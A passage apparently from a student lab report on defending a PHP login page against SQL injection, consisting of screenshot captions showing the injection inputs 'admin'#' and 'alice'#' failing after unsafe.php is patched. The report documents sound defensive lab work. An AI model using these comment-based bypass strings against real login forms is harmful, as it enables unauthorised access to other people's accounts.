
The terminal window also shows the file name 'unsafe.php' and the user 'root@26d277f69137: /usr/www/SQL_injection/defense'.

Screenshot 22: editing unsafe.php to protect against SQL injection.

- Example 1 is SQL query “admin’#” not working and failed as observed in Screenshot 23 and 24.




Screenshot 23: Example 1- inputting “admin’#” SQL injection.




Screenshot 24: Unsuccessful login into the admin’s account.

- Example 2 is SQL query “alice’#” not working and failed as observed in Screenshot 25 and 26.



Screenshot 25: Example 2- inputting “alice’#” SQL injection.



Screenshot 26: Unsuccessful login into Alice’s account.